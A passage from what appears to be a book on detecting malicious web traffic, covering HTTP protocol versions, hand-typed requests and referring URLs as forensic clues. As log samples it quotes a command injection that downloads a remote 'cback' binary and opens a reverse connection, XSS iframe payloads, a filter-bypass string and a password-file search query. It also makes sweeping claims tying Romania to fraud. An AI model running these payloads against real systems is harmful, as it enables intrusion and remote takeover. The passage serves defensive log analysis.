md.gif?&cmd=cd%20/tmp;wget%2082.165.40.226/cback;chmod%20755%20cb
ack;./cback%2082.165.40.226%202000;echo%20YYY;echo| HTTP/1.1"
302 204 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)"
```

One thing that may seem confusing is URLs that end with a question mark and then a space as the following example:

```
84.190.100.80 - - [12/Dec/2007:12:14:32 +0000] "GET
/blog/20061214/login-state-detection-in-firefox? HTTP/1.1" 200
10958 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.8.1) Gecko/20061010 Firefox/2.0"
```

It may seem that the previous request is just from a normal web user who wants to read a blog post. But the space is not preserved at the end of query strings in Firefox. Not only that, but at the time of writing, the user was using an out of date version of Firefox and didn't send a referring URL. These are all signs that this traffic is suspect. Then when you compare this against the rest of the traffic this user should have sent but didn't (embedded images, CSS, etc...) it's clear this is almost certainly a dangerous request that will lead to future attacks against the users of the website (email address scraping) or the website itself.

Note: Suspicions about email scrapers are not unfounded. We have performed a number of tests that embed fake email addresses into websites and tie that information to mail error logs to see which fake email addresses correlate to which HTTP traffic, and indeed a large number of robots are constantly seeking email addresses for spamming purposes. Just because you're paranoid doesn't mean people aren't after you.

HTTP Protocols

The request protocol information plays a small role when it comes to application security, mostly because there is little room for abuse. There's only one protocol in use, with two versions and few differences between them that we care about (in the context of security). Applications care little about the protocol; it's usually something handled by a web server.

Missing Protocol Information

You will occasionally see requests that do not contain protocol information. For example:

```
GET /
```

Such requests may feel wrong, but they are actually allowed in HTTP 0.9. HTTP 0.9 is the first version of the HTTP protocol. It's not in use any more but most web servers still support it and respond to short-style requests such as the one in the example above. It's worth mentioning that short-style requests are allowed only in the combination with the GET request method.

There isn't a single program I know that uses short-style so the most likely explanation, whenever you see one, is that it was typed by hand. There is one exception, though: if you're running an older version of the Apache 2.x web server you may see bursts of such short-style requests in your logs. Unusually, you will find out, they will all have come from the local server (as evidenced by the remote address 127.0.0.1 or ::1). The requests actually come from Apache itself. It turns out that Apache needed a way to "wake up" its child processes on certain occasions and that talking to itself is the best way to do that.

Such unidentified requests from Apache caused a lot of confusion among system administrators over the years, so Apache eventually moved to using proper HTTP 1.0 requests (and sent additional User-Agent information along), and then eventually to using the OPTIONS method instead.

This is what newer Apache versions send:

```
OPTIONS * HTTP/1.0
User-Agent: Apache (internal dummy connection)
```

HTTP 1.0 vs. HTTP 1.1

There are two primary versions of the HTTP protocol in use today: HTTP 1.0 and HTTP 1.1. HTTP 1.0 is just an older version with fewer features, but it works as well for simple needs. That aside, it turns out that almost no one uses HTTP 1.0 anymore.

Almost no one, except robots that is. Robots use HTTP 1.0 almost exclusively for two reasons. First, programmers generally don't know the first thing about HTTP, so they just use whatever defaults their program's API came with. Second, people who do understand HTTP know that HTTP 1.0 is compatible with older web servers and therefore works everywhere unlike HTTP 1.1. So to make it more likely that older web servers won't fail, they opt towards using HTTP 1.0 by default.

But although most users of HTTP 1.0 are robots, that's not to say that all robots use HTTP 1.0: there are definitely robots that communicate over HTTP 1.1 as well. One example is Googlebot, which is rumored

to use a stripped down version of Firefox. What better way to traverse the Internet than to use a proper browser? At least that's the theory. Googlebot isn't the only one, though – many spammers have moved to HTTP 1.1 to hide their traffic amongst the noise. They may do a bad job in other ways, but at least they got the protocol version right.

The main take-away here is that HTTP 1.0 is used almost exclusively by robots or proxies for backwards compatibility with older web servers. Both of these uses are suspect and should be viewed with caution. You probably won't be able to simply use this as a detection method, but it's hugely useful to knowing the relative danger of the user based on them being a robot or not.

Invalid Protocols and Version Numbers

Like with invalid HTTP methods, it is entirely possible that people may try to enter erroneous version numbers to either fingerprint your server, upstream load balancer, or web application firewall. There are lots of examples of this, such as:

```
HTTP/9.8
HTTP/1.
BLAH/1.0
JUNK/1.0
```

Popular tools of this type include hmap³⁵, httprecon³⁶, and httpprint³⁷. Generally if you see this in your application logs this means someone is trying to gather intelligence on what you are running or they are simply sloppy in how they have developed their robot.

Newlines and Carriage Returns

It should be mentioned that HTTP 1.0 is commonly used when someone's creating a HTTP request manually, using *telnet* or, slightly more comfortably, *netcat* (*nc*). Why HTTP 1.0, you may wonder? It's because of the difference in how HTTP 1.0 and HTTP 1.1 treat connection persistence. HTTP 1.0 assumes a connection will end after your single request unless you tell it otherwise. HTTP 1.1, on the other hand, assumes a connection will remain open unless you tell it otherwise. When attackers type HTTP requests manually they tend to revert to using HTTP 1.0 because that requires the least effort.

³⁵ HMAP Web Server Fingerprinter, <http://ujeni.murkyroc.com/hmap/>

³⁶ httprecon project, <http://www.computec.ch/projekte/httprecon/>

³⁷ httpprint, <http://www.net-square.com/httpprint/>




Fig 4.2 – Manually Typed HTTP Traffic Spread Across Three Packets Using Telnet




Fig 4.3 - Manually Typed HTTP Traffic Spread Across Three Packets Using Netcat

Another kind of determination can also be confirmed by watching how the packets come in, as seen in Fig 4.2 and Fig 4.3 which is a Wireshark dump of three packets sent to the host broken up by newlines.




Fig 4.4 – Normal HTTP Traffic In One Packet Using Firefox

If the request comes in encapsulated within one packet as seen in Fig 4.4 it probably isn't a request made by hand or perhaps the user is utilizing a proxy. But if it comes in slowly over many packets, there is a very good chance they are typing the request in by hand using telnet.

Also it's important to point out that Fig 4.2 was taken using telnet, which uses 0d 0a (a carriage return and a newline) at the end of each line and Fig 4.3 which used netcat shows just an 0a (a newline) at the end of each line. In this way it's actually possible to narrow the possibilities of the exact type of tool used in the manual HTTP request. Even though both carriage returns and newlines are invisible to the naked eye, they are very different, and using packet capturing you can identify which is being used.

This information is invisibly sent in the packet headers in a way that is almost completely imperceptible to the attacker. The important part is that if someone is manually typing HTTP headers they are either simply debugging a problem or are in the process of attacking the platform. Either way users who are using telnet or netcat to connect to your website are highly technical people who should be considered dangerous to the platform unless you have other information to pardon their activity. This isn't a court of law. Whenever possible assume people are guilty until proven innocent! Just don't let on that you think they're guilty.

Summary

Looking at the HTTP header itself and the protocol can help you interrogate the client completely passively. True, some of these techniques may point you astray by finding legitimate people who are using proxies, or tools that help them view your site's content easier. Still, it is a way to identify some of the most simple aspects of what makes robots what they are – simple tools that can communicate with your server that are unique and distinct from the browsers that they attempt to emulate.

Chapter 5 - Referring URL

"Life is like a box of chocolates. You never know what you're going to get." - Forrest Gump

You may think that the request URL is the central point of a HTTP request, but when thinking about security, it makes sense to first think about where the user is coming from. Only after fully contemplating that can you really make sense of the motives behind where they are going.

Here's why: a lot of information can be gleaned from a referring URL. Like Forrest Gump's life analogy, there is no way to know what you're going to get from referring URLs, which are easily and often spoofed by attackers.

In this chapter, you'll learn what to look for in the referring URL and how to put it to a good use. Although I would never suggest using referring URLs directly to identify and then thwart attacks, they can be a wonderful forensics tool and also useful for understanding your users and their intentions. You'll also learn about some specific topics related to the referring URL header, including search engine traffic, referring URL availability, and referrer reliability – with this knowledge, you'll be able to better focus on the potential attackers.

Referer Header

The Referer header is designed to carry the URL that contained a link to the current request, or otherwise caused the request to happen. For example, when a user clicks on a link on a page on example.com, the next request will contain the URL of the example.com page in the Referer field. Similarly, requests for images will contain the URL of the pages that use them.

Note: Referring URLs show up as "Referer" with a missing "r". This mis-spelling is an artifact of how HTTP was originally specified. You can still see it in documents like RFC 2616³⁸ and has never been changed. So anywhere in this book that says "Referer" is referring to the correct syntax of the function.

If a user were to follow a link from Google to the New York Times the referring URLs for the first and subsequent requests might look like this:

Referring URL	Requesting URL
http://www.google.com/search?q=nyt	http://www.nytimes.com/
http://www.nytimes.com/	http://graphics8.nytimes.com/images/misc/nytlogo379x64.gif
http://www.nytimes.com/	http://graphics8.nytimes.com/images/global/icons/rss.gif

This is useful because it gives you a tremendous amount of information about your users. It can both tell you where someone came from and it can often tell you that they're lying about where they came from. Either way, it's one of the most useful things to look at, if you can read between the lines.

³⁸ <http://tools.ietf.org/html/rfc2616>

Information Leakage through Referrer

As you may recall from the conversation on internal addresses, users are often sitting in RFC 1918 non-routable address space. You can have many users sitting behind any single IP address on the Internet. It's also important to know that many bad guys have their own web servers running on their own machines behind a firewall that you may or may not be able to access directly from the Internet.




Fig 5.1 – Intranet IP disclosed to YourServer.com through referring URL

In the referring URL you may notice that there are IP addresses or Intranet (non-publicly routable) hosts listed, as seen in Fig 5.1. What happens is that a user sitting behind a firewall is somehow interacting with some sort of web application. For some reason or another, your website ends up being linked to from their internal web site. When they click that link they are leaving a referring URL of the site they started on which is in their internal network, informing you not only that they are coming from an internal web server but also what that internal IP or hostname is, and which page on that web site your URL was linked from. In the case of Fig 5.1 it's "test.php".

This is a huge amount of information that can be incredibly useful when attempting to diagnose user disposition. For instance, you may be able to detect that someone is troubleshooting an application built to interact with your site. You could see users who are attempting to repurpose content from your website for their own in a QA or staging environment. Lots of times your content will end up on their sites if you syndicate the content out via an RSS (Really Simple Syndication) feed. The possibilities are nearly endless and they're quite often bad for your company or brand.

Disclosing Too Much

Here is one example of Google's administrators making the mistake of disclosing too much information with their referring URL. Their heuristics indicated that my site was maliciously attempting to improve its search ranking. This is common for sites like mine who for no apparent reason (from Google's perspective) begin to get a significant amount of traffic or external links in a relatively short amount of time. In my case, it was legitimate, but in either case it often solicits manual review. In the following referring URL you can see someone from Google clicking on an internal corporate webpage that linked to mine. Because of the string of the URL you can infer quite a bit about what the web-page's function is, including the fact that it's a security alert and since a normal user cannot reach it we know that c4.corp.google.com is an internal domain meant only for employees.

```
http://c4.corp.google.com/xalerts?&ik=b5e8a6a61e&view=cv&search=c
at&cat=TS-security&th=1026f20eb8193f47&lvp=-
1&cvp=28&qt=&tls=0000000000020000000000400202&zx=qle2i7-velhdu
```

The next two examples show users who were syndicating content from my site. Both of them monitor and make decisions from an administration console to decide whether they want to surface my content on their websites or not. The danger here is that not only are they giving me their IP addresses and the location of their admin consoles, but they are also giving me an opportunity to subversively deliver payloads to take over their web applications. Also, notice that in both cases the naming convention was clear just by looking at the URL structure as to what the intent of the URL was by the word “admin” in the URL structure. The second one is using WordPress (a popular blogging platform).

```
http://www.rootsecure.net/admin/feedconsole/show2.php
```

```
http://www.lightbluetouchpaper.org/wp-admin/
```

Spot the Phony Referring URL

Let’s look at a unique type of referring URL that I see fairly commonly in robotic attacks:

```
http://google.com
```

Is Google attacking me? Well, in some ways they are attacking me all day long, which I’ll talk more about in later chapters, but certainly not from that referring URL, that’s for sure. There are three ways you can look at the URL and know that it’s been spoofed. The first is that nowhere on Google’s homepage does it link to my site. The second is that if you type in that URL into your browser it will automatically redirect you to www.google.com as they want to keep the “www.” in their URL for consistency and to improve the link value of their brand. Lastly, there is no trailing slash. Modern browsers add in the trailing slash to make the URL “<http://www.google.com/>”.

Clearly this attacker is just being sloppy, thinking that no human would ever look at it. They may be simply trying to hide where they are coming from for privacy reasons or they also may be attempting to see if I am doing any form of web content “cloaking” based on my site programmatically seeing Google in the referring URL. Cloaking means that I show one page to search engines and another to people visiting from those same search engines, which is a common tactic for people attempting to deceive search engines or visitors or both.

Third-Party Content Referring URL Disclosure

Log files can reveal how users sometimes use sites like mine to diagnose a security threat within their own web sites. At one time, a vulnerability report was published on the forum. The vendor eventually found out and passed the information onto their contractor to fix it for them. Here’s what I subsequently found out in my access logs:

```
123.123.123.123 - - [28/Jun/2007:13:38:38 -0700] "GET
/scriptlet.html HTTP/1.1" 200 98 "http://dev1.security-
company.com/security/xss-
```

```
test.php?foo=%22%3E%3Ciframe%20onload=alert(1)%20src=http://ha.ck  
ers.org/scriptlet.html%20%3C" "Mozilla/5.0 (X11; U; Linux i686;  
en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4"
```

```
123.123.123.123 - - [28/Jun/2007:14:13:50 -0700] "GET /let.html  
HTTP/1.1" 302 204 "http://localhost/~ryan/clients/security-  
company/html/xss-  
test.php?camp=%22%3E%3Ciframe%20onload=alert(1)%20src=http://ha.c  
kers.org/scriptlet.html%20%3C" "Mozilla/5.0 (X11; U; Linux i686;  
en-US; rv:1.8.1) Gecko/20061027 Firefox/2.0"
```

Notice the referring URL structure gives us tons of data about the user's disposition, their relationship to the company and also some of the internal workings of the security company. First, we can see that the user's name is "Ryan" ("~ryan" means "Ryan's home directory" on UNIX and Linux machines). We can see that Ryan is a consultant because of the word "clients" in the URL. We can see that one of his customers is a security company named "security-company" (I changed the name and the IP address to protect the company).

We can also see that they are indeed vulnerable to a certain form of attack called HTML injection because they were successful in pulling in my web-page from their internal websites (first request). It's also clear which page is vulnerable. Even after appearing not to be vulnerable to Ryan, the webpages still continues to be vulnerable to HTML injection. The problem is we can see that since they are no longer pulling "/scriptlet.html" but instead they started pulling "/let.html" it turned out that the protection they were putting in place was to strip out the word, "script". If we were to rename the file "scriptlet.html" to "let.html" the same attack would now work as a result.

We also know that because Ryan has access to the security company's dev environment (as from the referring URL in the first request) he could also have full or partial write access to it, and possibly production as well – which means if Ryan were somehow compromised so too would the security company. It's a tad ironic given the nature of the company in question, but it's also very common for people to make this kind of mistake, while doing this sort of testing, giving attackers a great deal of information about them and their intentions. Although this is an example of where webmasters could act as bad guys, verses good guys, it also demonstrates how much information can be gleaned from a few simple referring URLs.

While this kind of thing might seem rare as a percentage of your entire user base, and it is, you should always be on the lookout for people testing programs and scripts using your site. It's a cost effective way to understand the disposition of the users you are looking at, not to mention a way to learn interesting habits from overzealous competitors and people who intend to harm your brand.

Note: Incidentally, this stripping problem is common in web sites. Developers often write code that tries to identify dangerous strings in input, then attempt to remove it. As a rule of thumb— that's bad; once you determine that something's bad you should reject the entire request instead of try to sanitize it, or if it has no possibility of harm you should let it go through and simply log

the behavior. Take the following input as an example. Assume, for example, that you don't want your users to send the string "<iframe", but you decide to remove any such detected tags and get on with your work. Do you think such an approach would be effective against the following input string "<ifr<iframeame src="http://bad.com/"></iframe>"?

What Lurks in Your Logs

You may also see things in your logs that will surprise you. First of all we should note that reports are never accurate or complete, but it is estimated that 18% of all attacks come from insiders and it is believed that insiders cause more damage³⁹. It makes sense if you think about it – attackers are better when they have knowledge of the inner workings of your company. Knowing that, seeing internal IP addresses or hostnames in the referring URL fields in your logs may not be too telling because internal IPs often look the same from company to company.

However, if the naming convention of the internal hostnames is unique, you might learn about a user who is external to the company firewall, but somehow has access to an intranet web server, or who has kept their browser open on their laptop after having left the company for the day. These users could represent a huge risk to the organization as they have the most prior knowledge of the inner workings of your application.

`http://testbed01-hrsys-seattle-wa-build2-2ndflr/backup/hack.app`

Note: While it's nice to assume that you can trust your own users, there are a number of practical reasons not to. First of all your users may be nice, but viruses, worms, keystroke loggers, and other nefarious software may not be so benign. Just because your users are good, doesn't mean their machines are even under their control. Secondly, it's important to understand that users aren't always good or always bad. Sometimes people have a change of heart – a boss suddenly becomes intolerable, an unfortunate layoff, a bill that they can't pay – without trying to get into the psychology of your own staff, it's important to go with the odds on this one. If you have internal users, it's your best bet to treat them like you'd treat anyone outside the company – with suspicion. Give them only the access they need, assume that any dangerous behavior is just that, dangerous, and when they no longer need access, remove it.

One common false positive when looking at these sorts of things is Google Desktop. Just because your content is on a user's Google Desktop, it doesn't mean they have any form of malicious intent. It does, however mean that they are looking at your site from cache rather than visiting it directly. This could mean almost anything, so it's not a particularly good measure of an aggressor. When Google Desktop requests URLs from you, it will show a URL like the following (notice the port "4664" which is where Google Desktop lives and "127.0.0.1" which resolves to a user's local machine):

`http://127.0.0.1:4664/&s=3025537094`

³⁹ http://www.pcworld.com/businesscenter/article/147098/insider_threat_exaggerated_study_says_.html

Note: There has been talk amongst the browser security world about disallowing connections from the Internet to localhost, which would make features like Google Desktop, which have deep integration with the web, technically difficult. Future changes to browser technology may change this sort of signature dramatically. Alternately browser manufacturers, or plugin developers may eventually change browser behavior so that any activity originating from your local machine doesn't send a referring URL at all, to protect users from information leakage.

Referer and Search Engines

One example of a referring URL that is fairly common on almost any site is from search engines. People use search engines to locate your website out of the millions of them on the Internet, by using keywords. The referring URL can give you insights about who they are, where they are coming from and what their motives are.

Language, Location, and the Politics That Comes With It

Thankfully search engines have demarcated their traffic based on the top level domain (TLD) or sub domains. Some example search engines localized for various countries are:

Yahoo Netherlands: <http://nl.search.yahoo.com/>

Google Romania: <http://www.google.ro/>

MSN United Kingdom: <http://search.msn.co.uk/>

Ask Italy: <http://it.ask.com/>

By understanding this indication of where your traffic originates, it is also possible to know which language your users speak primarily or you may get a clue to their physical proximity. Both of these factors divulge a little more about the person visiting your website. For instance, if your website doesn't do business with overseas traffic, or has a bad reputation with a certain foreign state, it can be highly useful to know location when attempting to determine that user's intentions for your site during their visit.

For instance, if you run an auction site, and your traffic is originating from Romania (which is notorious for auction fraud) it's probably good to note that information. I have personally been involved in cases where the police in Romania themselves had to be bribed to arrest known fraudsters. That is apparently considered less unethical in certain regions than it is in western countries. Later one of the police officers involved disappeared under mysterious circumstances, but it was believed to be related to organized crime. This doesn't mean that every user from Romania is going to be taking bribes, kidnapping police officers, performing auction fraud or otherwise causing trouble! But it's important to know such details about any location, including the general attitude of the local authorities and a location's propensity for a type of attack, as this can greatly aid you in your investigative process, and how you work with authorities in that region.

Knowing the country of origin can help you in positive ways as well. For instance, in Japanese culture, protecting from egress (outbound) attacks that originate from their networks is often a higher priority than protecting against inbound attacks aimed at their networks. At least in some circles in Japan, it is seen as a matter of honor. These cultural attitudes, as well as extradition treaties and other geopolitical legal issues, can make dealing with certain countries far easier than others. The extradition treaties between countries vary over time and by country,⁴⁰ mostly based on the political climate at any particular time.

Google Dorks

Are you familiar with the Google Hacking Database (or GHDB)⁴¹, which was conceived and promoted by Johnny “I Hack Stuff” Long? I highly recommend it, because it will show you how bad guys use search engines to perform reconnaissance. Johnny’s site is devoted to search queries that might yield information useful in finding vulnerable websites. These search queries are called “Google Dorks” because Google did some work to remove the effectiveness of these queries through the use of a blacklist affectionately known as a “dorks” file. This file was intended to stop this sort of activity but it has taken on a bit of a life of its own, and now people have re-named these malicious queries “Google Dorks”.

Google Dorks can look for anything that Google may have stumbled upon in the lifetime of all of its traversals across your web properties. For instance, a user looking for a site to hack might use the following Google search query:

```
intitle:"Index of" master.passwd
```

If an attacker follows the links Google gives them and they happen to land on your website, the search query will show in your logs through the referred information:

```
http://www.google.com/search?sourceid=navclient&q=intitle%3A%22Index+of%22+master%2Epasswd
```

This sort of request tends to be very un-targeted as it’s attempting to find any site that has made this particular password file visible to Google. But just because the user is not actively targeting your website doesn’t mean they are less of a threat to you and your organization. In fact, quite the opposite – the user may have had bad intentions and just by stumbling across your site, they may decide it’s a place to continue exploration of a potential vulnerable target - that is your web property. According to Verizon’s Data Breach Investigations report⁴², as many as 85% of all attacks are opportunistic. You may just be a great opportunity for an attacker – what an “opportunity,” huh?

A more targeted URL will contain something like the following:

```
inurl%3Awww.yourcompany.com
```

⁴⁰ <http://www.uncjin.org/Laws/extradit/extindx.htm>

⁴¹ <http://johnny.ihackstuff.com/ghdb/>

⁴² <http://securityblog.verizonbusiness.com/2008/06/10/2008-data-breach-investigations-report/>

The reason a user may be interested in using Google to find something on your site is because it's an easy way to do reconnaissance without leaving a large fingerprint. By relying on a search engine to do this, it is far easier to be stealthy, increase the speed of discovery and reduce the risk of being caught associated with doing recon on your site.

